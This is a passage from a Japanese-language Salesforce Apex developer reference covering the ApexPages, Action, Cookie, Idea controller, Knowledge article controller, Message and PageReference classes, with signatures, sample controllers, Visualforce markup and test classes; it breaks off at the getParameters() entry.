発生した例外に基づいて、現在のページのコンテキストにメッセージのリストを追加します。

署名

```
public Void addMessages(Exception ex)
```

パラメータ

ex
型: Exception

戻り値

型: Void

currentPage()

現在のページの PageReference を返します。

署名

```
public System.PageReference currentPage()
```

戻り値

型: System.PageReference

例

このコードセグメントは、現在のページの ID パラメータを返します。

```
public MyController() {

    account = [

        SELECT Id, Name, Site

        FROM Account

        WHERE Id =

            :ApexPages.currentPage().

             getParameters().

             get('id')

    ];

}
```

getMessages()

現在のコンテキストに関連付けられたメッセージのリストを返します。

署名

```
public ApexPages.Message[] getMessages()
```

戻り値

型: ApexPages.Message[]

hasMessages()

現在のコンテキストに関連付けられたメッセージが存在する場合は `true`、存在しない場合は `false` を返します。

署名

```
public Boolean hasMessages()
```

戻り値

型: Boolean

hasMessages(ApexPages.Severity)

指定された重要度のメッセージが存在する場合は `true`、存在しない場合は `false` を返します。

署名

```
public Boolean hasMessages(ApexPages.Severity sev)
```

パラメータ

sev
型: ApexPages.Severity

戻り値

型: Boolean

Action クラス

`ApexPages.Action` を使用して、Visualforce カスタムコントローラまたはコントローラ拡張で使用できる action メソッドを作成できます。

名前空間

ApexPages

使用方法

たとえば、カスタム保存を実行するコントローラ拡張に `saveOver` メソッドを作成できます。

インスタンス化

次のコードのスニペットは、save アクションを使用する新しい `ApexPages.Action` オブジェクトをインスタンス化する方法について説明しています。

```
ApexPages.Action saveAction = new ApexPages.Action('{!save}');
```

例

次の例では、ユーザが新しい取引先を更新または作成し、[保存]ボタンをクリックした場合、更新された取引先または作成された取引先に加えてメッセージがシステムデバッグログに書き込まれます。この例では、取引先の標準コントローラを拡張します。

コントローラ拡張は、次のとおりです。

```
public class pageCon{

    public PageReference RedirectToStep2(){

        // ...

        // ...

        return Page.Step2;

    }

}
```

上記のコントローラ拡張を使用するページの Visualforce マークアップは、次のとおりです。

```


<apex:component>

    <apex:attribute name="actionToInvoke" type="ApexPages.Action" ... />

    ...

    <apex:commandButton value="Perform Controller Action" action="{!actionToInvoke}"/>

</apex:component>


<apex:page controller="pageCon">

    ...

    <c:myComp actionToInvoke="{!RedirectToStep2}"/>

</apex:page>
```

デバッグログについての詳細は、Salesforce オンラインヘルプの「デバッグログの表示」を参照してください。

このセクションの内容:

Action コンストラクタ

`Action` のコンストラクタは次のとおりです。

このセクションの内容:

Action(String)

指定されたアクションを使用して、ApexPages.Action クラスの新しいインスタンスを作成します。

署名

```
public Action(String action)
```

パラメータ

action
型: String
アクション。

action メソッド

Action のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getExpression()

アクションが呼び出されたときに評価される式を返します。

署名

```
public String getExpression()
```

戻り値

型: String

invoke()

アクションを呼び出します。

署名

```
public System.PageReference invoke()
```

戻り値

型: System.PageReference

Cookie クラス

Cookie クラスにより、Apex を使用して Force.com サイトの Cookie にアクセスできます。

名前空間

System

使用方法

PageReference クラスの setCookies メソッドを使用して、ページに Cookie を添付します。

重要:

- Apex の Cookie 名と値セットは URL 符号化されています。つまり、@ などの文字は % 記号および 16 進数表現に置き換えられます。
- setCookies メソッドは Cookie 名にプレフィックス「apex__」を追加します。
- Cookie の値を null に設定すると、期限切れの属性の設定ではなく、空の文字列値の Cookie を送信します。
- Cookie の作成後は、Cookie のプロパティを変更することはできません。
- 機密情報を Cookie に格納する場合は注意してください。Cookie の値に関係なくページはキャッシュされます。動的なコンテンツを生成するために Cookie の値を使用する場合は、ページキャッシュを無効にする必要があります。詳細は、Salesforce オンラインヘルプの「Force.com サイトページのキャッシュ」を参照してください。

Cookie クラスを使用する場合は、次の制限に留意してください。

- Cookie クラスには、Salesforce API バージョン 19 以降を使用して保存されている Apex を使用することでのみアクセスできます。
- Force.com ドメインごとに設定できる Cookie の最大数はブラウザにより異なります。新しいブラウザは古いブラウザより高い制限が設定されています。
- Cookie は名前および属性を含め 4K 未満である必要があります。

サイトの詳細は、Salesforce オンラインヘルプの「Force.com Sites の概要」を参照してください。

例

次の例では、CookieController クラスを作成します。このクラスは Visualforce ページ (下記マークアップを参照) を使用して、ユーザにページが表示されるたびにカウンタが更新されます。ページへのアクセス回数が Cookie に保存されます。

```
// A Visualforce controller class that creates a cookie

// used to keep track of how often a user displays a page

public class CookieController {


    public CookieController() {

        Cookie counter = ApexPages.currentPage().getCookies().get('counter');


        // If this is the first time the user is accessing the page,

        // create a new cookie with name 'counter', an initial value of '1',

        // path 'null', maxAge '-1', and isSecure 'false'.

        if (counter == null) {

            counter = new Cookie('counter','1',null,-1,false);

        } else {

        // If this isn't the first time the user is accessing the page

        // create a new cookie, incrementing the value of the original count by 1

            Integer count = Integer.valueOf(counter.getValue());

            counter = new Cookie('counter', String.valueOf(count+1),null,-1,false);

        }


        // Set the new cookie for the page

        ApexPages.currentPage().setCookies(new Cookie[]{counter});

    }


    // This method is used by the Visualforce action {!count} to display the current
```

```
    // value of the number of times a user had displayed a page.
    // This value is stored in the cookie.
    public String getCount() {
        Cookie counter = ApexPages.currentPage().getCookies().get('counter');
        if(counter == null) {
            return '0';
        }
        return counter.getValue();
    }
}
```

```
// Test class for the Visualforce controller
@isTest
private class CookieControllerTest {
  // Test method for verifying the positive test case
  static testMethod void testCounter() {
    //first page view
    CookieController controller = new CookieController();
    System.assert(controller.getCount() == '1');

    //second page view
    controller = new CookieController();
    System.assert(controller.getCount() == '2');
  }
}
```

次は、上記の CookieController Apex コントローラを使用する Visualforce ページです。アクション {!count} では、上記のコントローラで getCount メソッドをコールします。

```
<apex:page controller="CookieController">
You have seen this page {!count} times
```

```
</apex:page>
```

このセクションの内容:

Cookie コンストラクタ

Cookie のコンストラクタは次のとおりです。

このセクションの内容:

Cookie(String, String, String, Integer, Boolean)

指定された名前、値、パス、有効期間、およびセキュアな設定を使用して、Cookie クラスの新しいインスタンスを作成します。

署名

```
public Cookie(String, String, String, Integer, Boolean)
```

パラメータ

name
型: String
Cookie 名。null にはできません。

value
型: String
Cookie データ (例: セッション ID)。

path
型: String
Cookie の取得元のパス。

maxAge
型: Integer
Cookie の有効期間を示す秒単位の数字。0 より小さく設定すると、セッション Cookie が発行されます。0 を設定すると、Cookie が削除されます。

isSecure
型: Boolean
Cookie が HTTPS でのみアクセス可能か (`true`)、否か (`false`) を示す値。

Cookie メソッド

`Cookie` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getDomain()

要求を行うサーバの名前を返します。

署名

```
public String getDomain()
```

戻り値

型: String

getMaxAge()

Cookie の有効期間を示す秒単位の数字が返されます。`< 0` を設定すると、セッション Cookie が発行されます。`0` を設定すると、Cookie は削除されます。

署名

```
public Integer getMaxAge()
```

戻り値

型: Integer

getName()

Cookie の名前を返します。`null` にはできません。

署名

```
public String getName()
```

戻り値

型: String

getPath()

Cookie の取得元のパスを返します。`null` または空白にすると、場所はルートまたは「/」に設定されます。

署名

```
public String getPath()
```

戻り値

型: String

getValue()

セッション ID など、Cookie で取得されるデータを返します。

署名

```
public String getValue()
```

戻り値

型: String

isSecure()

Cookie が HTTPS でのみアクセス可能な場合、`true` を返します。それ以外の場合は、`false` を返します。

署名

```
public Boolean isSecure()
```

戻り値

型: Boolean

IdeaStandardController クラス

IdeaStandardController オブジェクトは、StandardController で提供される機能のほか、アイデア固有の機能を提供します。

名前空間

ApexPages

使用方法

IdeaStandardController オブジェクトのメソッドは、IdeaStandardController の特定のインスタンスでコールされ、実行されます。

メモ: IdeaStandardSetController クラスおよび IdeaStandardController クラスは、現在限定リリースプログラムでのみ使用できます。組織でのこれらのクラスの有効化についての詳細は、Salesforce の担当者までお問い合わせください。

このクラスに記載されたメソッドのほか、IdeaStandardController クラスは、StandardController クラスに関連付けられたすべてのメソッドを継承します。

インスタンス化

IdeaStandardController オブジェクトはインスタンス化できません。アイデアの標準コントローラを使用する場合は、カスタム拡張コントローラのコンストラクタを介してインスタンスを取得できます。

例

次の例では、IdeaStandardController オブジェクトをカスタムリストコントローラのコンストラクタで使用する方法を示します。この例では、コメントリストデータを Visualforce ページに表示する前に操作するためのフレームワークを示します。

```
public class MyIdeaExtension {


    private final ApexPages.IdeaStandardController ideaController;


    public MyIdeaExtension(ApexPages.IdeaStandardController controller) {

        ideaController = (ApexPages.IdeaStandardController)controller;
```

```
    }


    public List<IdeaComment> getModifiedComments() {

        IdeaComment[] comments = ideaController.getCommentList();

        // modify comments here

        return comments;

    }


}
```

次の Visualforce マークアップは、上記の IdeaStandardController の例をページ内で使用する方法を示します。この例が機能するためには、ページ名を *detailPage* にする必要があります。

メモ: Visualforceページにアイデアとコメントを表示するには、次の例でコメントを表示する特定のアイデアの ID (例: `/apex/detailPage?id=<ideaID>`) を指定する必要があります。

```
<!-- page named detailPage -->

<apex:page standardController="Idea" extensions="MyIdeaExtension">

    <apex:pageBlock title="Idea Section">

        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}">{!idea.title}

        </ideas:detailOutputLink>

        <br/><br/>

        <apex:outputText >{!idea.body}</apex:outputText>

    </apex:pageBlock>

    <apex:pageBlock title="Comments Section">

        <apex:dataList var="a" value="{!modifiedComments}" id="list">

            {!a.commentBody}

        </apex:dataList>

        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"

               pageOffset="-1">Prev</ideas:detailOutputLink>

        |
```

```
        <ideas:detailOutputLink page="detailPage" ideaId="{!idea.id}"
                pageOffset="1">Next</ideas:detailOutputLink>
    </apex:pageBlock>
</apex:page>
```

IdeaStandardController メソッド

IdeaStandardController のインスタンスメソッドを次に示します。

このセクションの内容:

getCommentList()

現在のページの参照のみコメントのリストを返します。

署名

```
public IdeaComment[] getCommentList()
```

戻り値

型: IdeaComment[]

このメソッドは、次のコメントプロパティを返します。

- id
- commentBody
- createdDate
- createdBy.Id
- createdBy.communityNickname

IdeaStandardSetController クラス

IdeaStandardSetController オブジェクトは、StandardSetController で提供される機能のほか、アイデア固有の機能を提供します。

名前空間

ApexPages

使用方法

メモ: IdeaStandardSetController クラスおよび IdeaStandardController クラスは、現在限定リリースプログラムでのみ使用できます。組織でのこれらのクラスの有効化についての詳細は、Salesforceの担当者までお問い合わせください。

上記のメソッドのほか、IdeaStandardSetController クラスは StandardSetController に関連付けられたメソッドを継承します。

メモ: StandardSetController から継承したメソッドを使用して、getIdeaList メソッドによって返されたアイデアのリストを変更することはできません。

インスタンス化

IdeaStandardSetControllerオブジェクトはインスタンス化できません。アイデアの標準リストコントローラを使用する場合は、カスタム拡張コントローラのコンストラクタを介してインスタンスを取得できます。

例: プロファイルページの表示

次の例では、IdeaStandardSetControllerオブジェクトのカスタムリストコントローラのコンストラクタでの使用方法を示します。

```
public class MyIdeaProfileExtension {

    private final ApexPages.IdeaStandardSetController ideaSetController;


    public MyIdeaProfileExtension(ApexPages.IdeaStandardSetController controller) {

        ideaSetController = (ApexPages.IdeaStandardSetController)controller;

    }


    public List<Idea> getModifiedIdeas() {

        Idea[] ideas = ideaSetController.getIdeaList();

        // modify ideas here

        return ideas;

    }


}
```

次の Visualforce マークアップは、上記の IdeaStandardSetController の例と <ideas:profileListOutputLink> コンポーネントによって、最新の回答、登録されたアイデア、ユーザに関連する投票の一覧を表示するプロファイルページがどのように表示されるかを示します。この例では特定のユーザ ID を識別しないため、ページには現在ログインしているユーザのプロファイルページが自動的に表示されます。この例が機能するためには、ページ名を *profilePage* にする必要があります。

```
<!-- page named profilePage -->

<apex:page standardController="Idea" extensions="MyIdeaProfileExtension"
recordSetVar="ideaSetVar">

    <apex:pageBlock >

        <ideas:profileListOutputLink sort="recentReplies" page="profilePage">

          Recent Replies</ideas:profileListOutputLink>

        |

        <ideas:profileListOutputLink sort="ideas" page="profilePage">Ideas Submitted

        </ideas:profileListOutputLink>

        |

        <ideas:profileListOutputLink sort="votes" page="profilePage">Ideas Voted

        </ideas:profileListOutputLink>

    </apex:pageBlock>

    <apex:pageBlock >

        <apex:dataList value="{!modifiedIdeas}" var="ideadata">

            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">

             {!ideadata.title}</ideas:detailoutputlink>

        </apex:dataList>

    </apex:pageBlock>

</apex:page>
```

前の例では、<ideas:detailoutputlink> コンポーネントは、特定のアイデアの詳細ページを表示する次の Visualforce マークアップにリンクします。この例が機能するためには、ページ名を *viewPage* にする必要があります。

```
<!-- page named viewPage -->
```

```
<apex:page standardController="Idea">

    <apex:pageBlock title="Idea Section">

        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}

        </ideas:detailOutputLink>

        <br/><br/>

        <apex:outputText>{!idea.body}</apex:outputText>

    </apex:pageBlock>

</apex:page>
```

例: 上位のアイデアとコメント、最近のアイデアとコメント、最も人気のあるアイデアとコメントのリストを表示

次の例では、IdeaStandardSetController オブジェクトのカスタムリストコントローラのコンストラクタでの使用方法を示します。

メモ: この例でアイデアが返されるためには、少なくとも 1 つのアイデアを作成する必要があります。

```
public class MyIdeaListExtension {

    private final ApexPages.IdeaStandardSetController ideaSetController;


    public MyIdeaListExtension (ApexPages.IdeaStandardSetController controller) {

        ideaSetController = (ApexPages.IdeaStandardSetController)controller;

    }


    public List<Idea> getModifiedIdeas() {

        Idea[] ideas = ideaSetController.getIdeaList();

        // modify ideas here

        return ideas;

    }

}
```

次の Visualforce マークアップは、上記の IdeaStandardSetController 例を `<ideas:listOutputLink>` コンポーネントと共に使用して、最近、上位、最も人気あるアイデアとコメントをどのように表示するかを示します。この例が機能するためには、ページ名を *listPage* にする必要があります。

```
<!-- page named listPage -->

<apex:page standardController="Idea" extensions="MyIdeaListExtension"
recordSetVar="ideaSetVar">

    <apex:pageBlock >

        <ideas:listOutputLink sort="recent" page="listPage">Recent Ideas

        </ideas:listOutputLink>

        |

        <ideas:listOutputLink sort="top" page="listPage">Top Ideas

        </ideas:listOutputLink>

        |

        <ideas:listOutputLink sort="popular" page="listPage">Popular Ideas

        </ideas:listOutputLink>

        |

        <ideas:listOutputLink sort="comments" page="listPage">Recent Comments

        </ideas:listOutputLink>

    </apex:pageBlock>

    <apex:pageBlock >

        <apex:dataList value="{!modifiedIdeas}" var="ideadata">

            <ideas:detailoutputlink ideaId="{!ideadata.id}" page="viewPage">

             {!ideadata.title}</ideas:detailoutputlink>

        </apex:dataList>

    </apex:pageBlock>

</apex:page>
```

前の例では、<ideas:detailoutputlink> コンポーネントは、特定のアイデアの詳細ページを表示する次の Visualforce マークアップにリンクします。このページの名前は *viewPage* にする必要があります。

```
<!-- page named viewPage -->

<apex:page standardController="Idea">

    <apex:pageBlock title="Idea Section">

        <ideas:detailOutputLink page="viewPage" ideaId="{!idea.id}">{!idea.title}

        </ideas:detailOutputLink>

        <br/><br/>

        <apex:outputText>{!idea.body}</apex:outputText>

    </apex:pageBlock>

</apex:page>
```

IdeaStandardSetController メソッド

IdeaStandardSetController のインスタンスメソッドを次に示します。

このセクションの内容:

getIdeaList()

現在のページセットの参照のみアイデアのリストを返します。

署名

```
public Idea[] getIdeaList()
```

戻り値

型: Idea[]

使用方法

<ideas:listOutputLink>、<ideas:profileListOutputLink>、および <ideas:detailOutputLink> コンポーネントを使用して、アイデアリストや詳細ページのほか、プロファイルページを表示できます (下記の例を参照)。次に、このメソッドで返されるプロパティのリストを示します。

- Body
- Categories

- Category
- CreatedBy.CommunityNickname
- CreatedBy.Id
- CreatedDate
- Id
- LastCommentDate
- LastComment.Id
- LastComment.CommentBody
- LastComment.CreatedBy.CommunityNickname
- LastComment.CreatedBy.Id
- NumComments
- Status
- Title
- VoteTotal

KnowledgeArticleVersionStandardController クラス

KnowledgeArticleVersionStandardController オブジェクトは、StandardController で提供される機能のほか、記事固有の機能を提供します。

名前空間

ApexPages

使用方法

上記のメソッドのほか、KnowledgeArticleVersionStandardController クラスは StandardController に関連付けられたすべてのメソッドを継承します。

メモ: ただし、edit、delete、および save メソッドは、継承されても KnowledgeArticleVersionStandardController クラスには使用できません。

例

次の例では、KnowledgeArticleVersionStandardController オブジェクトを使用してカスタム拡張コントローラを作成する方法を示します。この例では、カスタマーサポートエージェントが、ケースをクローズするときに作成するドラフト記事で自動入力された項目を表示できるようにする AgentContributionArticleController というクラスを作成します。

前提条件:

1. 「FAQ」という記事タイプを作成します。手順は、Salesforce オンラインヘルプの「記事タイプの定義」を参照してください。

2. ［詳細］というテキストカスタム項目を作成します。手順は、Salesforce オンラインヘルプの「カスタム項目の記事タイプへの追加」を参照してください。
3. 「場所」というカテゴリグループを作成して、「USA」というカテゴリに割り当てます。手順は、Salesforce オンラインヘルプの「カテゴリグループの作成と編集」および「カテゴリグループへのデータカテゴリの追加」を参照してください。
4. 「トピック」というカテゴリグループを作成して、「メンテナンス」というカテゴリに割り当てます。

```
/** Custom extension controller for the simplified article edit page that

    appears when an article is created on the close-case page.

*/

public class AgentContributionArticleController {

    // The constructor must take a ApexPages.KnowledgeArticleVersionStandardController as
 an argument

    public AgentContributionArticleController(

        ApexPages.KnowledgeArticleVersionStandardController ctl) {

        // This is the SObject for the new article.

        //It can optionally be cast to the proper article type.

        // For example, FAQ__kav article = (FAQ__kav) ctl.getRecord();

        SObject article = ctl.getRecord();

        // This returns the ID of the case that was closed.

        String sourceId = ctl.getSourceId();

        Case c = [SELECT Subject, Description FROM Case WHERE Id=:sourceId];



        // This overrides the default behavior of pre-filling the

        // title of the article with the subject of the closed case.

        article.put('title', 'From Case: '+c.subject);

        article.put('details__c',c.description);



        // Only one category per category group can be specified.

        ctl.selectDataCategory('Geography','USA');

        ctl.selectDataCategory('Topics','Maintenance');
```

```
    }
}
```

```
/** Test class for the custom extension controller.
*/
@isTest
private class AgentContributionArticleControllerTest {
    static testMethod void testAgentContributionArticleController() {
          String caseSubject = 'my test';
          String caseDesc = 'my test description';

          Case c = new Case();
          c.subject= caseSubject;
          c.description = caseDesc;
          insert c;
          String caseId = c.id;
          System.debug('Created Case: ' + caseId);

          ApexPages.currentPage().getParameters().put('sourceId', caseId);
          ApexPages.currentPage().getParameters().put('sfdc.override', '1');

          ApexPages.KnowledgeArticleVersionStandardController ctl =
             new ApexPages.KnowledgeArticleVersionStandardController(new FAQ__kav());

          new AgentContributionArticleController(ctl);

          System.assertEquals(caseId, ctl.getSourceId());
```

```
        System.assertEquals('From Case: '+caseSubject, ctl.getRecord().get('title'));

        System.assertEquals(caseDesc, ctl.getRecord().get('details__c'));

    }

}
```

前の例で説明した目的で(ケースで登録された記事の変更)カスタム拡張コントローラを作成した場合、クラスを作成した後に次の手順を実行します。

1. Salesforce 組織にログインし、[設定] で [カスタマイズ] > [ナレッジ] > [設定] をクリックします。
2. [編集] をクリックします。
3. [APEX カスタマイズを使用] 項目にクラスを割り当てます。この操作により、新しいクラスに指定された記事タイプは、クローズケースに割り当てられた記事タイプに関連付けられます。
4. [保存] をクリックします。

このセクションの内容:

KnowledgeArticleVersionStandardController コンストラクタ

KnowledgeArticleVersionStandardController のコンストラクタは次のとおりです。

このセクションの内容:

KnowledgeArticleVersionStandardController(SObject)

指定されたナレッジ記事を使用して、ApexPages.KnowledgeArticleVersionStandardController クラスの新しいインスタンスを作成します。

署名

```
public KnowledgeArticleVersionStandardController(SObject article)
```

パラメータ

article
型: SObject

ナレッジ記事 (FAQ_kav など)。

KnowledgeArticleVersionStandardController メソッド

KnowledgeArticleVersionStandardController のインスタンスメソッドを次に示します。

このセクションの内容:

getSourceId()

別のオブジェクトから新しい記事を作成するときに、ソースオブジェクトレコードの ID を返します。

署名

```
public String getSourceId()
```

戻り値

型: String

setDataCategory(String, String)

新しい記事を作成するときに、指定したデータカテゴリグループのデフォルトのデータカテゴリを指定します。

署名

```
public Void setDataCategory(String categoryGroup, String category)
```

パラメータ

categoryGroup
型: String

category
型: String

戻り値

型: Void

Message クラス

標準コントローラ使用時にエンドユーザがページを保存すると発生する入力規則エラーが含まれます。

名前空間

ApexPages

使用方法

標準コントローラを使用している場合、エンドユーザがページを保存したときに発生するすべての入力規則エラー(標準およびカスタム)が自動的にページのエラーコレクションに追加されます。`inputField` コンポーネントがバインドされた項目にエラーが発生すると、そのコンポーネントのエラーコレクションにメッセージが追加されます。そのページのエラーコレクションにすべてのメッセージが追加されます。詳細は、『*Visualforce 開発者ガイド*』の「入力規則と標準コントローラ」を参照してください。

アプリケーションでカスタムコントローラや拡張を使用する場合は、エラーを収集するための `message` クラスを使用する必要があります。

インスタンス化

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法でメッセージをインスタンス化できます。

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary);
  ```

  ここで、`ApexPages.severity` はメッセージの重要度を指定する enum で、`summary` はメッセージを要約するために使用する String です。次に例を示します。

  ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.Severity.FATAL, 'my error msg');
  ```

- ```
  ApexPages.Message myMsg = new ApexPages.Message(ApexPages.severity, summary, detail);
  ```

  ここで、`ApexPages. severity` はメッセージの重要度を指定する enum、`summary` はメッセージを要約するために使用する String、`detail` はエラーに関する詳細情報を示す String です。

ApexPages.Severity 列挙

`ApexPages.Severity` enum 値を使用して、メッセージの重要度を指定します。有効な値は次のとおりです。

- `CONFIRM`
- `ERROR`
- `FATAL`
- `INFO`
- `WARNING`

すべての enum は、`name` や `value` などの標準メソッドにアクセスできます。

このセクションの内容:

Message コンストラクタ

`Message` のコンストラクタは次のとおりです。

このセクションの内容:

Message(ApexPages.Severity, String)

指定されたメッセージの重要度および概要を使用して、`ApexPages.Message` クラスの新しいインスタンスを作成します。

署名

```
public Message(ApexPages.Severity severity, String summary)
```

パラメータ

severity

型: ApexPages.Severity

Visualforce メッセージの重要度。

summary

型: String

Visualforce の概要メッセージ。

Message(ApexPages.Severity, String, String)

指定されたメッセージの重要度、概要、およびメッセージの詳細を使用して、`ApexPages.Message` クラスの新しいインスタンスを作成します。

署名

```
public Message(ApexPages.Severity severity, String summary, String detail)
```

パラメータ

severity
型: ApexPages.Severity

Visualforce **メッセージの重要度**。

summary
型: String

Visualforce **の概要メッセージ**。

detail
型: String

Visualforce **の詳細メッセージ**。

Message(ApexPages.Severity, String, String, String)

指定した重要度、概要、詳細、コンポーネント ID を使用して、`ApexPages.Message` クラスの新しいインスタンスを作成します。

署名

```
public Message(ApexPages.Severity severity, String summary, String detail, String id)
```

パラメータ

severity
型: ApexPages.Severity

Visualforce **メッセージの重要度**。

summary
型: String

Visualforce **の概要メッセージ**。

detail
型: String

Visualforce **の詳細メッセージ**。

id
型: String

メッセージに関連付ける Visualforce コンポーネントの ID (エラーのあるフォーム項目など)。

Message メソッド

`Message` のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getComponentLabel()

関連する `inputField` コンポーネントのラベルを返します。表示ラベルが定義されていない場合、メソッドは `null` を返します。

署名

```
public String getComponentLabel()
```

戻り値

型: String

getDetail()

メッセージの作成に使用する詳細パラメータの値を返します。詳細 string が指定されていない場合、このメソッドは `null` を返します。

署名

```
public String getDetail()
```

戻り値

型: String

getSeverity()

メッセージの作成に使用する重要度の enum を返します。

署名

```
public ApexPages.Severity getSeverity()
```

戻り値

型: ApexPages.Severity

getSummary()

メッセージの作成に使用する要約の String を返します。

署名

```
public String getSummary()
```

戻り値

型: String

PageReference クラス

PageReference は、ページのインスタンス化への参照です。多数の属性の 1 つである PageReferences は URL、一連のクエリパラメータ名および値で構成されます。

名前空間

System

PageReference オブジェクトは次の目的で使用します。

- ページのクエリ文字列パラメータおよび値を表示または設定する
- ユーザを action メソッドの結果として異なるページにナビゲートする

インスタンス化

カスタムコントローラまたはコントローラ拡張では、次のいずれかの方法で、PageReference を参照またはインスタンス化できます。

- ```
  Page.existingPageName
  ```

  組織ですでに保存している Visualforce ページの PageReference を参照します。このプラットフォームはこのようにページを参照することで、コントローラまたはコントローラ拡張が指定されたページの有無に依存することを認識し、コントローラまたは拡張が存在する間はページが削除されないようにします。

- ```
  PageReference pageRef = new PageReference('partialURL');
  ```

  Force.com プラットフォームでホストされる任意のページに PageReference を作成します。たとえば、*'partialURL'* を `'/apex/HelloWorld'` に設定すると、`http://`*mySalesforceInstance*`/apex/HelloWorld` にある Visualforce ページを参照します。同様に、**'partialURL'** を `'/' +` **'recordID'** に設定すると、指定したレコードの詳細ページを参照します。

  この構文は、PageReference はコンパイル時ではなく、実行時に構成されるため、`Page.`**existingPageName** のページ以外の Visualforce ページの参照にはお推めしません。実行時の参照は、参照整合性システムには使用できません。したがって、プラットフォームはこのコントローラまたはコントローラ拡張機能が指定されたページの有無に依存することを認識しないため、ユーザによるページの削除を防ぐためにエラーメッセージを表示しません。

- ```
  PageReference pageRef = new PageReference('fullURL');
  ```

  外部 URL の PageReference を作成します。次に例を示します。

  ```
  PageReference pageRef = new PageReference('http://www.google.com');
  ```

`currentPage` ApexPages メソッドを使用して、現在のページの PageReference オブジェクトをインスタンス化することもできます。次に例を示します。

```
PageReference pageRef = ApexPages.currentPage();
```

要求ヘッダー

次の表に、要求時に設定される一部のヘッダーを示します。

ヘッダー	説明
Host	要求 URL で要求されるホスト名です。このヘッダーは、常に Force.com サイト要求および「私のドメイン」要求に設定されます。また、HTTP/1.1 ではなく、HTTP/1.0 を使用する場合、その他の要求ではこのヘッダーは省略可能です。
Referer	現在の要求の URL に含まれるか、リンクされた URL です。このヘッダーは省略可能です。
User-Agent	この要求を開始したプログラム (Web ブラウザなど) の名前、バージョン、拡張子のサポートです。このヘッダーは省略可能で、ほとんどのブラウザで別の値に上書きできます。そのため、信頼できるヘッダーではありません。
CipherSuite	このヘッダーが存在し、空白以外の値である場合、要求には HTTPS が使用されています。それ以外の場合、要求には HTTP が使用されています。空白以外の値
```

ヘッダー	説明
	の内容はこの API で定義するものではなく、予告なく変更される場合があります。
X-Salesforce-SIP	要求の要求元 IP アドレスです。このヘッダーは、Salesforce のデータセンター外で開始された HTTP 要求と HTTPS 要求に常に設定されます。 メモ: 要求が Content Delivery Network (CDN) またはプロキシサーバを通過する場合、要求元 IP アドレスは変更されて元のクライアント IP アドレスとは同じではなくなっている可能性があります。
X-Salesforce-Forwarded-To	この要求を処理している Salesforce インスタンスの完全修飾ドメイン名です。このヘッダーは、Salesforce のデータセンター外で開始された HTTP 要求と HTTPS 要求に常に設定されます。

例: クエリ文字列パラメータの取得

次の例では、PageReference オブジェクトを使用して、現在の URL のクエリ文字列パラメータを取得する方法を示します。この例では、`getAccount` メソッドは `id` クエリ文字列パラメータを参照します。

```
public class MyController {

   public Account getAccount() {

        return [SELECT Id, Name FROM Account

                WHERE Id = :ApexPages.currentPage().getParameters().get('Id')];

    }

}
```

次のページマークアップは、上記のコントローラから `getAccount` メソッドをコールします。

```
<apex:page controller="MyController">

    <apex:pageBlock title="Retrieving Query String Parameters">

        You are viewing the {!account.name} account.

    </apex:pageBlock>

</apex:page>
```

メモ: この例が正しく機能するためには、Visualforce ページを URL の有効な取引先レコードに関連付ける必要があります。たとえば、`001D000000IRt53` が取引先 ID の場合、次の URL を使用します。

```
https://Salesforce_instance/apex/MyFirstPage?id=001D000000IRt53
```

getAccount メソッドは、埋め込み SOQL クエリを使用して、ページの URL の id パラメータで指定した取引先を返します。id にアクセスするために、getAccount メソッドは次のように ApexPages 名前空間を使用します。

- まず、currentPage メソッドが現在のページの PageReference インスタンスを返します。PageReference は、クエリ文字列パラメータなど、Visualforce ページへの参照を返します。
- ページ参照に基づいて、getParameters メソッドを使用して、指定されたクエリ文字列パラメータの名前と値の対応付けを返します。
- 次に、id を指定する get メソッドのコールにより、id パラメータ自体の値を返します。

例: action メソッドの結果として新しいページに移動

カスタムコントローラまたはコントローラ拡張の action メソッドはいずれも、メソッドの結果として PageReference オブジェクトを返すことができます。PageReference の redirect 属性を true に設定すると、PageReference が指定した URL に移動します。

次の例では、save メソッドでこの移動を実装する方法を示します。この例では、save メソッドで返された PageReference によって、ユーザは新たに保存した取引先レコードの詳細ページに移動させます。

```
public class mySecondController {

    Account account;


    public Account getAccount() {

        if(account == null) account = new Account();

        return account;

    }


    public PageReference save() {

        // Add the account to the database.

        insert account;

        // Send the user to the detail page for the new account.

        PageReference acctPage = new ApexPages.StandardController(account).view();

        acctPage.setRedirect(true);

        return acctPage;

    }

}
```

次のページマークアップは、上記のコントローラから save メソッドをコールします。ユーザが [保存] をクリックすると、新たに作成した取引先の詳細ページに移動します。

```
<apex:page controller="mySecondController" tabStyle="Account">

    <apex:sectionHeader title="New Account Edit Page" />

    <apex:form>

        <apex:pageBlock title="Create a New Account">

            <apex:pageBlockButtons location="bottom">

                <apex:commandButton action="{!save}" value="Save"/>

            </apex:pageBlockButtons>

            <apex:pageBlockSection title="Account Information">

                <apex:inputField id="accountName" value="{!account.name}"/>

                <apex:inputField id="accountSite" value="{!account.site}"/>

            </apex:pageBlockSection>

       </apex:pageBlock>

    </apex:form>

</apex:page>
```

このセクションの内容:

PageReference コンストラクタ

PageReference のコンストラクタは次のとおりです。

このセクションの内容:

PageReference(String)

指定された URL を使用して、PageReference クラスの新しいインスタンスを作成します。

署名

```
public PageReference(String partialURL)
```

パラメータ

partialURL
型: String

Force.com プラットフォームにホストされるページの部分 URL または完全な外部 URL。*partialURL* パラメータ値の例を次に示します。

- /apex/HelloWorld: http://*mySalesforceInstance*/apex/HelloWorld に配置された Visualforce ページを参照します。
- /*recordID*: 指定されたレコードの詳細ページを参照します。
- http://www.google.com: 外部 URL を参照します。

PageReference(SObject record)

指定された sObject レコードの PageReference クラスの新しいインスタンスを作成します。

署名

```
public PageReference(SObject record)
```

パラメータ

record
型: SObject

作成するページ参照の参照先の sObject レコード。

PageReference メソッド

PageReference のメソッドは次のとおりです。すべてインスタンスメソッドです。

このセクションの内容:

getHeaders()
要求ヘッダーの対応付けを返します。キー文字列にはヘッダー名が含まれ、値文字列にはヘッダーの値が含まれます。

getParameters()
